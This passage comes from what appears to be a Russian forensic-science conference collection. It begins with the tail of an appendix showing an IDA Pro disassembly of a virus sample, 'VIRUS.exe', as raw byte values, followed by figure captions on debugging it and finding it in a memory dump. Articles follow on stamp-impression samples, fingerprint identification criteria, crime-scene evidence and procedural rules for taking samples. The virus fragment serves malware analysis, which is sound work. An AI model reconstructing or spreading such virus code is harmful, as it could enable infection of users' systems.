seg000:01DB                 db 6, 0, 0F3h, 0A4h, 0CBh, 0Eh, 1Fh, 0B4h, 1Ah, 0BAh, 80h
seg000:01DB                 db 0, 0CDh, 21h, 61h, 68h, 0, 1, 0C3h, 4 dup(90h), 0CDh
seg000:01DB                 db 20h
seg000:01DB seg000          ends
seg000:01DB
seg000:01DB
seg000:01DB                 end start
```

Рис. 9.3. Общий вид инструкций файла VIRUS.exe через программу IDA Pro Advanced

Приложение 10

Результат дизассемблирования файла VIRUS.exe отладчиком AFD Pro



Рис. 10.1. Общий вид инструкций файла VIRUS.exe через программу AFD Pro



Рис. 10.2. Общий вид инструкций файла VIRUS.exe через программу AFD Pro

Приложение 11

Результат дизассемблирования файла VIRUS.exe отладчиком Emu8086



Рис. 11.1. Общий вид инструкций файла VIRUS.exe через программу Emu8086



Рис. 11.2. Общий вид инструкций файла VIRUS.exe через программу Emu8086



Рис. 11.3. Общий вид инструкций файла VIRUS.exe через программу Emu8086

Приложение 12

Результат обнаружения файла VIRUS.exe в дампе оперативной памяти

Рис. 12.1. Результат, полученный в результате поиска файла VIRUS.exe



Рис. 12.2. Результат, полученный в результате поиска файла VIRUS.exe

Дина Ивановна Пакалина[1],
старший преподаватель кафедры исследования документов
учебно-научного комплекса судебной экспертизы
Московского Университета МВД России имени В.Я. Кикотя

ПОЛУЧЕНИЕ СРАВНИТЕЛЬНЫХ ОБРАЗЦОВ ОТТИСКОВ УДОСТОВЕРИТЕЛЬНЫХ ПЕЧАТНЫХ ФОРМ

Образцы для сравнительного исследования – специфическая, самостоятельная категория материальных объектов. В экспертном исследовании – это материальный объект с фиксированным на нем отражением признаков другого объекта, предназначенный для сравнения с идентифицируемыми или диагностируемыми объектами [1]. В отличие от вещественных доказательств образцы для сравнительного исследования не связаны с расследуемым событием и сами доказательствами не являются. Их отличительный признак – несомненность происхождения от конкретного (проверяемого, исследуемого объекта).

Для проведения идентификационных исследований оттисков удостоверительных печатных форм необходимы сравнительные образцы. Образцы для сравнительного исследования могут быть получены следователем при проведении следственных действий или экспертом при проведении судебных экспертиз.

В зависимости от времени и условий возникновения образцы для сравнительного исследования применительно к удостоверительным печатным формам принято делить на две группы: свободные и экспериментальные. Свободными образцами являются такие, которые образовались до начала производства по делу и вне связи с ним. Их получают при производстве обыска, выемки, осмотра, а так же от подозреваемых, обвиняемых, свидетелей, в порядке ст. 86 УПК России. Об изъятии образцов для сравнительного исследования составляется протокол следственного действия, в котором указываются условия, при которых получены образцы, их количество и характер, особенности их упаковки. Экспериментальные образцы в уголовном процессе отбирают в заданных условиях и получают в связи с подготовкой материалов на судебную экспертизу на основании ст. 202 УПК России. Об отборе образцов для сравнительного исследования составляется постановление.

Понятие получения образцов для сравнительного исследования следует рассматривать в широком и узком смысле слова. В широком

[1] © Пакалина Д. И., 2018.

– это получение всех необходимых для производства сравнительного исследования образцов, в узком – получение экспериментальных образцов в порядке ст. 202 УПК России. При получении образцов в рамках ст. 202 УПК России следователь вправе привлекать к участию в данном следственном действии специалиста. Специалист, привлекаемый для получения образцов, должен не только обладать определенными специальными знаниями, но и умениями и навыками фиксации и оформления действий по изъятию образцов. В данном случае специалист может:

– консультировать следователя по всем вопросам, связанным с получением образцов (относительно их количества и качества, порядка и техники получения);

– выполнять по поручению следователя отдельные действия или даже всю процедуру получения образцов

– упаковать образцы.

В ряде случаев образцы для сравнительного исследования могут быть получены самим экспертом в процессе экспертного исследования экспериментальным путем. Их получение составляет содержание экспертного эксперимента – отдельной стадии производства экспертизы. В этом случае процесс получения образцов для сравнительного исследования не является самостоятельным действием и фиксируется в исследовательской части заключения эксперта.

Рассмотрим тактические приемы получения образцов оттисков удостоверительных печатных форм. Существуют следующие тактические приемы, применяемые при получении образцов для сравнительного исследования [2]:

– установление несомненности происхождения образцов от определенного объекта;

– обеспечение получения образцов необходимого качества;

– обеспечение получения образцов в необходимом количестве;

– широкое применение специальных познаний, технико- криминалистических и иных технических средств.

Первый тактический прием имеет важное значение при получении свободных образцов оттисков удостоверительных печатных форм следователем. Именно следователь должен несомненно убедиться в происхождении образцов от определенного объекта.

При получении образцов оттисков, отражающих фиксированные признаки удостоверительной печатной формы, возникшие в результате контакта, требование получения образцов в необходимом количестве также связано с требованием получения образцов необходимого

качества. Ценность получаемых образцов оттисков зависит от того, насколько полно и правильно он передает идентифицируемые признаки печати или штампа. Для этого образцы получают с соблюдением определенных условий. К таким условиям, которые обеспечивают качественное получение образцов, относятся сравнимость, полнота, неизменяемость.

Под сравнимостью образцов понимается свойство, заключающееся в том, что характер отражения признаков в образце должен быть таким же, как и в исследуемом объекте. Образцы удовлетворяют требованиям полноты, когда количество, форма, взаиморасположение и другие показатели признаков на образце и объекте совпадают. Чтобы удовлетворить требованию неизменяемости, образцы должны сохранить свои признаки в течение длительного времени.

При предоставлении следователем в распоряжение эксперта свободных образцов оттисков удостоверительных печатных форм необходимо соблюдать следующие требования:

– оттиски должны быть четкими, полностью воспроизводить клише печати или штампа;

– выполнены на бумаге, аналогичной по качеству и цвету с той, на которой выполнен исследуемый оттиск;

– исполнены с помощью смачивающей жидкости, аналогичной по качеству и цвету той, которой исполнен исследуемый оттиск.

Для исследования желательно получить не менее 5-8 свободных образцов оттиска печати и штампа. Вместе с образцами оттисков печатей и штампов следователь может предоставить эксперту справку о времени пользования печатью или штампом, условиях хранения и других сведения, имеющих значение для дела.

При получении экспериментальных образцов оттисков удостоверительных печатных форм следователем в процессе следственного действия или экспертом в процессе производства технико-криминалистической экспертизы документов необходимо учитывать, что образцы должны быть нанесены по возможности:

– на бумагу того же сорта, что и в исследуемом документе, а также на сильно и слабопроклеенную бумагу;

– штемпельной краской аналогичного цвета и оттенка, какой имеет исследуемый оттиск;

– с использованием штемпельных подушек из микро- и крупнопористого материала;

– перпендикулярно к поверхности бумаги с разной силой нажима равномерно по всей печати; при слабом нажиме печать или штамп

только прикладываются к бумаге, при среднем – прижимаются силой одной руки, при сильном нажиме – с приложением силы обеих;

– сильно-, средне -, и слабосмоченной штемпельной краской, то есть с различной степенью интенсивности окрашивания;

– на лист с различной подложкой (мягкой, твердой).

В случае если печать сильно загрязнена, то после получения нескольких оттисков ее очищают, промывают и делают еще ряд контрольных оттисков. Иногда с разрешения следователя (суда) экспериментальные оттиски могут быть нанесены непосредственно на исследуемый документ. Количество получаемых образцов оттисков удостоверительных печатных форм в каждом конкретном случае определяется индивидуально, но их общее количество не должное быть менее 10–15 экспериментальных оттисков.

При образовании оттисков печатей и штампов будет различное отображение признаков внешнего строения клише в каждом конкретном случае, то есть в нескольких оттисках, полученных с помощью одной и той же печатной формой, можно видеть различные варианты одних и тех же признаков [3].

На слабопроклеенной бумаге образуются расплывы, которые также маскируют признаки удостоверительной печатной формы.

Состав штемпельной краски (особенно ее вязкость) влияет на распределение красящей массы в штрихах оттиска, а, следовательно, на выраженность признаков: они могут маскироваться, либо появляться другие, не характерные для данной печати.

При использовании штемпельной подушки из мелкопористого материала, краска в штрихах оттиска распределяется равномерно, из крупнопористого – неравномерно. Если печать или штамп обильно смочены краской, штрихи интенсивно окрашиваются, образуются расплывы, маскирующие характерные признаки. В среднеокрашенных штрихах признаки удостоверительных печатных форм отображаются более четко.

Интенсивность окраски оттиска зависит не только от количества краски, но и от силы нажима. Проведенными экспериментами установлено, что в зависимости от силы нажима увеличивается размер клише, уменьшается расстояние между буквами и их элементами, соответственно, чем сильнее нажим, тем существеннее изменения. Так же если печать (штамп) изготовлена из эластичного материала, при увеличении нажима в оттиске могут отобразиться те ее элементы, которые находятся ниже плоскости печатающих элементов. Это могут быть как отдельные фрагменты последних, так и различные

образования на пробельных участках, связанные с технологией изготовления.

Из всего изложенного видно, какое важное значение имеет правильная подготовка образцов оттисков печатей и штампов. От того, насколько квалифицированно это будет выполнено, зависит правильность сделанного экспертом вывода. Оценить качество и достаточность сравнительных образцов удостоверительных печатных форм возможно только экспертом, поэтому считаем необходимым его привлечение в качестве специалиста для получения данного вида образцов для сравнительного исследования в рамках ст. 202 УПК России.

Библиографический список

1. Криминалистика : учебник для студентов вузов / под ред. Волынского А. Ф., Лаврова В. П. 2-е изд., перераб. и доп. – М. : ЮНИТИ-ДАНА; Закон и право, 2013. С. 78.

2. Жбанков В. А. Получение образцов для сравнительного исследования : учебное пособие. М. : УМЦ при ГУК МВД РФ, 1992. С. 12.

3. Сафроненко Т. И., Сосенушкина М. Н., Белоусов Г. Г. Криминалистическое исследование удостоверительных печатных форм (печатей и штампов), изготовленных по новым технологиям. – М. : ЭКЦ МВД России, 1998. – С. 8–9.

Виктор Васильевич Пономарев[1],
доцент кафедры экспертно-криминалистической
деятельности учебно-научного комплекса судебной экспертизы
Московского университета МВД России имения В.Я. Кикотя
кандидат юридических наук

Татьяна АнатольевнаСолодова[2],
преподаватель кафедры экспертно-криминалистической
деятельности учебно-научного комплекса судебной экспертизы
Московского университета МВД России имения В.Я. Кикотя

ОПРЕДЕЛЕНИЕ СТАНДАРТА ДАКТИЛОСКОПИЧЕСКОЙ ИДЕНТИФИКАЦИИ

Вопрос, связанный с выработкой качественных и количественных критериев идентификации, был и остается одним из самых основных и трудноразрешимых в мировой теории и практике идентификационной дактилоскопии.

В настоящее время общепризнанным является факт: « … что стандартом дактилоскопической идентификации должно быть не число деталей, а объем информации, который содержится в папиллярном следе. Причем число деталей и объем информации в следе – это понятия не равнозначные, так как количество деталей является лишь одним из информативных элементов папиллярного узора, но далеко не единственным».[3]

Данное утверждение следует признать абсолютно верным, так как последние научные исследования показывают, что не может быть одного фиксированного количества деталей узора, которое послужило бы стандартом дактилоскопической идентификации. Однако многие криминалисты как в России, так и в других странах, начиная с французского криминалиста Бальтазара и по настоящее время пытаются определить количественный критерий, которым бы руководствовался эксперт при решении вопроса о пригодности следов папиллярного узора для идентификации. Так, подводя итог своих исследований по разработке методики определения стандарта дактилоскопической идентификации, Л. Г. Эджубов приходит к следующим общим выводам: «Среднестатистически непригодными для идентификации ока-

[1] © Пономарев В. В., 2018.
[2] © Солодова Т. А., 2018.
[3] Эджубов Л. Г. Статистическая дактилоскопия. М. : Городец. 2001. С. 24.

зываются следы, содержащие от 1 до 4 любых деталей при любом количестве эталонных отрезков (различная величина следа). Если в следе от 5 до 8 деталей, то пригодность их для идентификации может быть рассчитана, так как она зависит от вида деталей, частоты их встречаемости и от числа эталонных отрезков в следе. Если же в следе совпадает 9 и больше даже малоинформативных деталей, то объем информации в них достаточен для отождествления, даже если он содержит малое число эталонных отрезков. В следах, содержащих 10 и больше деталей, объем информации всегда достаточен для идентификации, и надежность отождествления здесь высока»[1].

С данными выводами можно согласиться, тем более, что они подтверждаются экспертной практикой, но только при условии, что исследование идентификационных признаков проводится на уровне, нижним пределом которого является исследование вида, местоположения и взаиморасположения деталей узора.

В настоящее время в теории и в экспертной практике сложилось два подхода к определению стандарта дактилоскопической идентификации. В первом случае считается, что квалифицированный эксперт обладает необходимым объемом специальных знаний и опытом, которые позволяют ему в каждом конкретном случае на основе всестороннего и глубокого анализа всех выявленных признаков папиллярного узора самому решить вопрос об индивидуальности данной совокупности признаков и, следовательно, о пригодности либо непригодности исследуемого следа для идентификации. Такой подход, с нашей точки зрения, вполне оправдан, так как он широко используется во многих видах других судебных экспертиз.

Второй подход сводится к необходимости установления критериев, на основе которых эксперт и будет решать вопрос о пригодности конкретного следа папиллярного узора для идентификации. Чаще всего таким критерием является количество деталей узора, обнаруженных в следе.

Несостоятельность и ошибочность данного подхода, в том числе и постулатов Бальтазара, на основе которых и разрабатывался указанный критерий, неоднократно подвергались критике, а сам подход к решению вопроса о пригодности следов папиллярных узоров для идентификации в последние годы подвергся существенной корректировке и в экспертной практике.

---

[1] Эджубов Л. Г. Указанная работа. С. 56.

В экспертных учреждениях при определении пригодности следов для идентификации эксперты используют некий количественный и качественный критерии. Такие критерии предлагаются в специальной литературе и учебных пособиях, посвященных дактилоскопическим исследованиям. Так, В. А. Ивашковым количественный критерий определяется в зависимости от качества и полноты отображения следа и уровнем исследуемых частных признаков.

Все предлагаемые количественные критерии, в конечном счете, пытаются свести дактилоскопические исследования к механическому подсчету деталей папиллярного узора, отобразившихся в следе, и количеству папиллярных линий между ними. Следует признать, что такой упрощенный подход к исследованию папиллярных узоров на современном этапе не отвечает теоретическому уровню развития как самой дактилоскопии, так и используемых научно-технических методов и средств исследования папиллярных узоров. Имеющиеся в арсенале экспертов методы и технические средства позволяют эксперту выявить и проанализировать весь объем информации, имеющийся в следе, и только на его основе решать вопрос о пригодности конкретного следа для идентификации.

Однако следует отметить, что на практике многие эксперты – дактилоскописты при определении стандарта дактилоскопической идентификации наряду с количественным критерием используют и качественную характеристику признаков: уникальность взаиморасположения деталей узора, частоту их встречаемости, идентификационную значимость каждой детали, что нередко позволяет снизить «порог» дактилоскопической идентификации.

В экспертной практике известны случаи идентификации папиллярного узора конкретного человека по следам, в которых четко отображалось 4–5 деталей узора. Категорический положительный вывод о наличии тождества в данных случаях был достаточно убедительно обоснован и подтверждался совпадающей индивидуальной совокупностью, включающей в себя как макропризнаки, так и микропризнаки папиллярного узора.

Принятие идентификационного решения экспертом зависит главным образом от уровня, на котором будут исследоваться признаки, отобразившиеся в следе. В одних случаях для признания фрагментарного следа папиллярного узора пригодным для идентификации достаточно совокупности самих деталей узора и их отдельных качественных характеристик. В других случаях для решения этого вопроса требуется уровень исследования микропризнаков, включающий анализ

их положения относительно папиллярной линии, формы и отдельных размерных характеристик, вплоть до проведения исследования на уровне отображения пор и краев папиллярных линий.

Уровень исследования признаков в каждом конкретном случае определяется самим экспертом, исходя из полноты и качества отображения признаков в следе, зависящих от механизма и условий образования следов папиллярных узоров.

Библиографический список

1. Папиллярные узоры: идентификация и определение характеристик личности (дактилоскопия и дерматоглифика) / под ред. Л. Г. Эджубова, Н. Н. Богданова – М., 2002.

2. Пономарев В. В. Микроскопические исследования папиллярных узоров и их значение в дактилоскопической идентификации. ФСКН. М., 2014.

3. Селиванов Н. А., Дворкин А. И., Викторова Е. Н. Возможности пороскопического метода при дактилоскопических исследованиях / под ред. Н. А. Селиванова. – М., 1975.

4. Статистическая дактилоскопия: Методологические проблемы / под ред. Л. Г. Эджубова. – М. : Городец, 2001.

5. Фокина А. А. Идентификация личности по папиллярным узорам рук с применением математических методов исследования. – Киев, 1973.

6. Эджубов Л. Г., Брудовский Б. С. Количественный метод определения пригодности следов папиллярных узоров для идентификации (экспресс-информация). – М. : ВНИИСЭ, 1974.

Оксана Леонидовна Ромашенко[1],
преподаватель кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

ЗНАЧЕНИЕ РЕЗУЛЬТАТОВ ОСМОТРА МЕСТА ПРЕСТУПЛЕНИЯ И ПРИОБЩЕНИЕ ИХ В КАЧЕСТВЕ ВЕЩЕСТВЕННЫХ ДОКАЗАТЕЛЬСТВ ПО УГОЛОВНОМУ ДЕЛУ

Осмотр места происшествия – это одно из основных следственных действий, с которого начинается расследование совершенного преступления и основной источник вещественных доказательств по уголовному делу. [1. «Уголовно-процессуальный кодекс Российской Федерации» от 18 декабря 2001 г. № 174-ФЗ (ред. от 31.12.2017 г.)]

При подготовке к его проведению трудно заранее сказать, что из технико-криминалистических средств может оказаться необходимым в работе. Для производства осмотра места происшествия могут понадобиться средства для работы со следами, поисковые приборы, аналитическая и запечатлевающая техника, различный инструмент, осветительные приборы и другие технические средства. Потребность в использовании тех или иных технических средствах может быть выяснена только в ходе проведения самого следственного действия. Поэтому готовый комплекс необходимых и часто используемых технических средств должен быть в распоряжении каждого руководителя оперативно-следственной группы.

Вещественные доказательства создаются в ходе самого события преступления, и поэтому основное их количество изымается в ходе такого следственного действия, как осмотр места происшествия. На момент осмотра места происшествия они еще не являются вещественными доказательствами, а становятся ими после проведения различных следственных действий, таких как осмотра предметов и документов, судебной экспертизы, проведения опознания предметов и т. д. и приобщения их в качестве вещественных доказательств.

Вещественными доказательствами являются материальные предметы и следы, содержание которых является объективным, в отличие от субъективных доказательств. Информация, содержащаяся в вещественных следах преступления, может быть доступна визуальному и

[1] © Ромашенко О. Л., 2018.

чувственному восприятию и может быть объектов непосредственного восприятия не только следователя и судьи, но и остальных участников процесса. Однако информация может содержаться в таком виде, в котором невозможно ее непосредственное восприятие участниками процесса. Тогда в извлечении такой информации участвуют специалисты, применяющие научно-технические средства. Однако в ходе такого извлечения существует опасность утраты или искажения части информации.

Роль вещественных доказательств неоспорима и огромна, они являются фундаментом для предъявления обвинения, однако негативный фактор может быть связан и с обнаруженными вещественными доказательствами на месте преступления. Это фальсификация вещественных доказательств. Они могут быть специально изготовленные, измененные, подброшенные. Кроме этого при выявлении скрытой информации может быть допущена ошибка. Поэтому все-таки вещественные доказательства нельзя считать более достоверными и надежными, чем показания свидетелей, обвиняемых и других участников.

В заключении хотелось сказать, что основные направления в развитии технико-криминалистических средств в настоящее время нацелены на быстрое и эффективное проведение осмотра, обнаружение и изучение следов и объектов, обнаруженных на месте происшествия. Роль и значение вещественных доказательств в уголовном процессе все более растут, т. к. совершенствуются способы их исследования, чему способствует стремительное развитии таких наук, как биология, химия, физика, криминалистика, трасология, Становится все более доступной и более достоверной недоступная ранее информация, которую становится возможно получить из вещественных доказательств. [2. Федеральный закон от 31 мая 2001 г № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации»]

Однако хочется заметить, что существует и ряд негативных моментов, связанных с дальнейшим исследованием вещественных доказательств. Это малая скорость модернизации технических средств, находящихся в распоряжении специалистов, большая стоимость новейшего современного оборудования, отсутствие или недостаточное количество специалистов определенных областей, могущих работать на новейшем оборудовании, отсутствие определенных знаний и навыков, боязнь и недоверие к современным технологиям, слабая нормативная база для применения современных способов и методов исследований, проблемы лицензионной чистоты используемого программного обеспечения и другое.

Библиографический список

1. «Уголовно-процессуальный кодекс Российской Федерации» от 18 декабрь 2001 г. № 174-ФЗ (ред. от 31.12.2017 г.).

2. Федеральный закон от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации».

Андрей Александрович Сафонов[1],
доцент кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
доцент, кандидат юридических наук

ПРОЦЕССУАЛЬНЫЕ АСПЕКТЫ ПОЛУЧЕНИЯ ОБРАЗЦОВ ДЛЯ СРАВНИТЕЛЬНОГО ИССЛЕДОВАНИЯ С УЧАСТИЕМ СПЕЦИАЛИСТОВ

Юридическим основанием получения образцов для сравнительного исследования является постановление следователя осуществляющего расследование, закрепленное в Уголовно-процессуальном кодексе Российской Федерации (далее – УПК РФ). В частности, в ч. 3 ст. 202 УПК РФ закреплено право получения образцов для сравнительного исследования с участием специалиста. [4, С. 409–411; 8]

Постановление о получении образцов для сравнительного исследования выносится в любом случае и вне зависимости от того, у кого именно будут получаться образцы для сравнительного исследования. Поэтому нельзя согласиться с утверждением о том, что не требуется вынесение постановления в отношении свидетеля или потерпевшего. Так было раньше, когда производство этого следственного действия регулировалось ст. 186 УПК РСФСР 1960 г. [5, С. 147]

Выносимое постановление о получении образцов для сравнительного исследования, есть не что иное, как постановление, фиксирующее соответствующее процессуальное решение. Под «вынесением» постановления понимается его составление в строгом соответствии с общими и специальными правилами оформления процессуальных решений. Постановление считается вынесенным только после его

[1] © Сафонов А. А., 2018.

подписания уполномоченным на то должностным лицом – следователем, дознавателем или судом.

Вынесенным может быть признано и незаконное, необоснованное постановление о получении образцов для сравнительного исследования. Однако такое постановление, как и любое иное решение, принятое следователем или лицо производящее дознание, при наличии оснований и соблюдении предусмотренных законом условий может быть обжаловано в порядке, предусмотренном ст. 123 и ст. 125 УПК РФ.

В УПК право принятия решения по вынесению постановления о получении образцов для сравнительного исследования предоставлено следователю или лицу производящему дознание. Тем не менее, закон требует получения согласия прокурора и возбуждения ходатайства о провидении данного следственного действия перед судом. В постановлении о получении образцов для сравнительного исследования указывается:

а) наименование процессуального документа;

б) день, месяц, год принятия решения о получении образцов для сравнительного исследования;

в) населенный пункт составления данного постановления;

г) наименование органа предварительного следствия или дознания, классный чин или звание, фамилия, инициалы следователя или лица производящего дознание, принявшего решение о получении образцов для сравнительного исследования;

д) номер уголовного дела, по которому получаются образцы для сравнительного исследования;

е) фактические основания получения образцов для сравнительного исследования;

ж) ссылка на статьи УПК РФ;

з) решение о получении образцов для сравнительного исследования;

и) виды получаемых образцов;

к) фамилия, имя и отчество лица, у которого получаются образцы для сравнительного исследования.

В литературе иногда пишут, что у лица, дающего образцы, «отбирается» подпись. [3, С. 179] Думается, что использование данного глагола при оформлении постановления о получении образцов для сравнительного исследования неприемлемо. Так как «отбирать» подпись или говоря иначе, заставлять подписывать представленное постановление следователь или лицо производящее дознание не уполномочен. Да в этом и нет необходимости. Следователь или лицо производящее дознание обязан ознакомить с постановлением лицо, у которого получали

образцы для сравнительного исследования. Если же данное лицо отказывается от подписания постановления и удостоверения данного факта или же не имеет возможности это сделать, то данное обстоятельство может быть засвидетельствовано по правилам, предусмотренным ст. 167 УПК РФ.

Постановление о получении образцов для сравнительного исследования предъявляется лицу, у которого они будут взяты, непосредственно перед началом следственного действия. Так как получение образцов для сравнительного исследования может быть поручено другому органу предварительного расследования, то соответственно предъявлять данное постановление будет то должностное лицо, которому это поручено, а не тем лицом, которое его вынесло.

В одном из комментариев к УПК записано, например, что если получение образцов предполагается с участием специалиста, то об этом факте необходимо указать следователю в постановлении. [6, С. 233] И, что данное процессуальное решение о вызове специалиста рекомендуется отражать в письменном виде в постановлении о получении образцов. Однако поддерживая эту идею, хотелось бы обратить внимание на одно обстоятельство, что иногда необходимость приглашения специалиста может возникнуть после вынесения постановления и даже после его оглашения, когда выясняется, что без такового нет возможности самостоятельно получить необходимые образцы. Случаются и иные ситуации, когда, к примеру, участие специалиста в получении биологических образцов, в частности крови, в медицинском учреждении предполагается, но кто именно будет таковым, следователю или лицу производящему дознание на момент вынесения постановления неизвестно.

При таких и некоторых иных обстоятельствах в постановлении может отсутствовать указание на приглашение специалиста. Однако мы не считаем, что в такой ситуации образцы будут получены с нарушением требований УПК, то есть могут быть признаны недопустимыми доказательствами. Между тем, сама идея фиксации в постановлении процессуального решения о приглашении (вызове) для участия в следственном действии того или иного специалиста заслуживает всяческой поддержки.

Примерно такое же отношение и к предложению отражать в постановлении о получении образцов для сравнительного исследования «цели изъятия», «кто, где и когда будет проводить сравнительное исследование изымаемых образцов», «технических средств, применение которых предполагается». Может быть, данная идея и заслуживает внимания, но, однако подобного требования к постановлению о получении образцов в законе не содержится.

В тех случаях, когда для получения образцов возникает вопрос о надобности или ненадобности привлечения специалиста, то следователь или лицо производящее дознание, принимает решение самостоятельно по своему внутреннему убеждению. Приглашение для участия или отказ специалиста от участия в данном следственном действии не может повлечь признание результатов получения образцов для сравнительного исследования недопустимым доказательством. [7, С. 326].

Правом привлечения специалиста к участию в производстве следственного действия в соответствии с ч. 1 ст. 168 УПК РФ принадлежит следователю или лицу производящему дознание. Соответственно на специалиста возложена обязанность, подчиниться данному требованию следователя или лицу производящему дознание. В соответствии с ч. 4 ст. 21 УПК РФ требования следователя или лица производящего дознание, предъявленные в пределах их полномочий, установленных уголовно-процессуальным законом, обязательны для исполнения всеми учреждениями, предприятиями, организациями, должностными лицами и гражданами. В случае же неисполнения специалистом данных обязанностей на него может быть наложено денежное взыскание (ст. 117 УПК РФ).

Именно, поэтому Гаврилов А. К. рекомендует выносить постановление о привлечении специалиста к получению образцов для сравнительного исследования. Если такое постановление будет вынесено, закон нарушен не будет. [1, С. 309].

Согласно ч. 2 ст. 35 Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации» при производстве судебной экспертизы образцы получает врач или иной специалист в присутствии двух медицинских работников данного медицинского учреждения. Принудительное получение образцов у лиц, направленных на судебную экспертизу в добровольном порядке, не допускается.

Получение образцов может быть произведено с участием специалистов. Под термином «специалист» в ст. 58 УПК РФ понимается обладающее определенными специальными знаниями лицо, привлекаемое следователем или лицом производящем дознание для оказания ему содействия в обнаружении, закреплении и изъятии различных объектов (в том числе и образцов), в применении технических средств. [8] К получению образцов для сравнительного исследования могут быть привлечены такие специалисты, как: криминалист, сапер, химик, работник медицинского учреждения и др.

Участие специалиста заключается в возможности присутствовать при получении образцов для сравнительного исследования, как от

начала следственного действия, так и до его окончания – пока не будет завершено процессуальное оформление протокола. А также наблюдать за ходом получения образцов для сравнительного исследования, делать по поводу произведенных действий замечания и заявления, подлежащие занесению в протокол, требовать дополнения протокола следственного действия и внесения в него уточнений, а также удостоверять правильность содержания протокола получения образцов для сравнительного исследования.

Между тем, в процессе получения образцов для сравнительного исследования, могут принимать участие: прокурор; начальник следственного отдела; руководитель и члены следственно-оперативной группы; другие следователи и дознаватели; должностное лицо органа, осуществляющего оперативно-розыскную деятельность; потерпевшие и их законные представители; гражданские истцы и их законные представители; подозреваемые и обвиняемые, их защитники и законные представители; гражданские ответчики и их представители; свидетели и их адвокаты; эксперты и переводчики. По общему правилу каждый из таковых принимает участие по приглашению следователя или лица производящего дознание. [2, С. 117].

Причем прокурор вправе принять участие в получении образцов для сравнительного исследования и тогда, когда следователь или лицо производящее дознание не видит в этом необходимости, так как ст. 37 УПК РФ ему предоставлена возможность участия в производстве предварительного расследования. Аналогичным правом обладают и те участвующие в получении образцов должностные лица, которые надзирают за ходом предварительного расследования, либо контролируют законность и обоснованность производства следователем или лицом производящем дознание хода и результатов получения образцов для сравнительного исследования. Помимо прокурора таковыми могут быть начальник следственного отдела (ст. 39 УПК РФ) или руководитель следственной группы (ст. 163 УПК РФ).

Библиографический список

1. Гаврилов А. К. Следственная тактика. – Волгоград, 2012. – С. 309.

2. Калинин В. Р., Шурухнов В. А., Гаазе К. Э. Получение образцов для сравнительного исследования. Уголовно-процессуальные и криминалистические аспекты. – М. : Щит-М, 2010. – С. 117.

3. Колдин В. Я. Судебная идентификация. – М., 2009. – С. 179.

4. Комментарий к Уголовно-процессуальному кодексу Российской Федерации (постатейный) / Л. Н. Башкатов, М. В. Боровский, Г. Н. Ветров [и др.]; отв. ред. И. Л. Петрухин, И. Б. Михайловская. 7-е изд., перераб. и доп. – М. : Проспект, 2010. – С. 409–411.

5. Комментарий к Уголовно-процессуальному кодексу Российской Федерации / под ред. Д. Н. Козака, Е. Б. Мизулиной. – М. : Юристъ, 2012. – С. 147.

6. Комментарий к Уголовно-процессуальному кодексу Российской Федерации (постатейный) / под общ. ред. Радченко В. И. – М. : ЮД «Юстицинформ», 2012. – С. 233.

7. Лобан И. Е., Заславский Г. И., Попов В. Л. Судебно-медицинская деятельность в уголовном судопроизводстве: правовые, организационные и методические аспекты. – СПб. : Юридический центр Пресс, 2012. – С. 326.

8. Судебные и нормативные акты Российской Федерации. URL: http://sudact.ru/law/upk-rf. Уголовно-процессуальный кодекс Российской Федерации от 18 декабря 2001 г. № 174-ФЗ. (ред. от 06.07.2016 г., с изм. и доп., вступ. в силу с 01.09.2016 г.).

Ольга Александровна Соколова[1],
доцент кафедры оружиеведения и трасологии
учебно-научного комплекса судебной экспертизы
Московского университета МВД России им. В.Я. Кикотя,
кандидат юридических наук, доцент

НЕКОТОРЫЕ НАПРАВЛЕНИЯ РАЗВИТИЯ СОВРЕМЕННОЙ ДАКТИЛОСКОПИИ

В настоящее время дактилоскопия настолько стала самостоятельным видом исследования, что по мнению С. С. Самищенко и Н. П. Майлис ее можно выделить в отдельный самостоятельный вид. [1, 2].

Анализ экспертной практики и специальной литературы позволяет нам выделить перспективные направления в современной дактилоскопии, среди которых: собственно дактилоскопическое, биологическое и некоторые другие [3].С учетом ограниченного объема данной статьи рассмотрим некоторые из них, в частности: микродактилоско-

[1] © Соколова О. А., 2018.

пию, бактериальную дактилоскопию, статистическую дактилоскопию и автоматизацию в дактилоскопии.

Микродактилоскопия. Как нам переставляется, данное направление, в первую очередь, связано с исследованием следов, не пригодных для целей идентификации. В настоящее время в дактилоскопической методике установлен количественный критерий частных признаков, необходимый для идентификации по ним человека – «от 8 деталей, но не менее 9». На практике опытные эксперты, основываясь на своем профессионализме и внутреннем убеждении, с учетом локализации участка следа и механизма следообразования, могут признать след пригодным для идентификации при наличии 6–7 идентификационно значимых признаков, таких как крючок, глазок и др.

В некоторых случаях при 14-20-кратном увеличении с использованием микроскопа проводятся пороскопическое и эджеоскопическое исследования. В соответствии с методическими рекомендациями по проведению пороскопического исследования, след следует оставлять на стекле, без использования типографской краски для окрашивания поверхности рук, как это предусмотрено при традиционном проведении получения сравнительных образцов – при дактилоскопировании.

Так как из всех следов, изымаемых при осмотрах мест происшествий, на долю следов рук приходится от 35 до 40 %, из них каждый третий признается в ходе дальнейшего исследования не пригодными для идентификации, актуальным остается направление, связанное с исследованием фрагментарных и искаженных следов. Это могут быть фрагменты отображений папиллярных линий, нечетко отобразившиеся следы и т. д. По мнению В. В. Пономарева, их исследование целесообразно проводить при соблюдении нескольких условий: во-первых, исследуемый след должен быть условно-пригодным для идентификации (наличие 4–5 признаков, обладающих высокой идентификационной значимостью), во-вторых, должно быть установлено конкретное лицо, которое могло оставить данный след, в-третьих, след не должен быть обработан дактилоскопическими порошками [3],

Статистическая дактилоскопия. В его основу этого направления могут быть положены математико-логические и статистические методы исследования дактилоскопической информации. Применение теории вероятностей и математической статистики в области дактилоскопии и дерматоглифики позволяют прогнозировать его развитие в дальнейшем.

Большой эмпирической материал дактилоскопической информации позволит в дальнейшем систематизировать его по определенным осно-

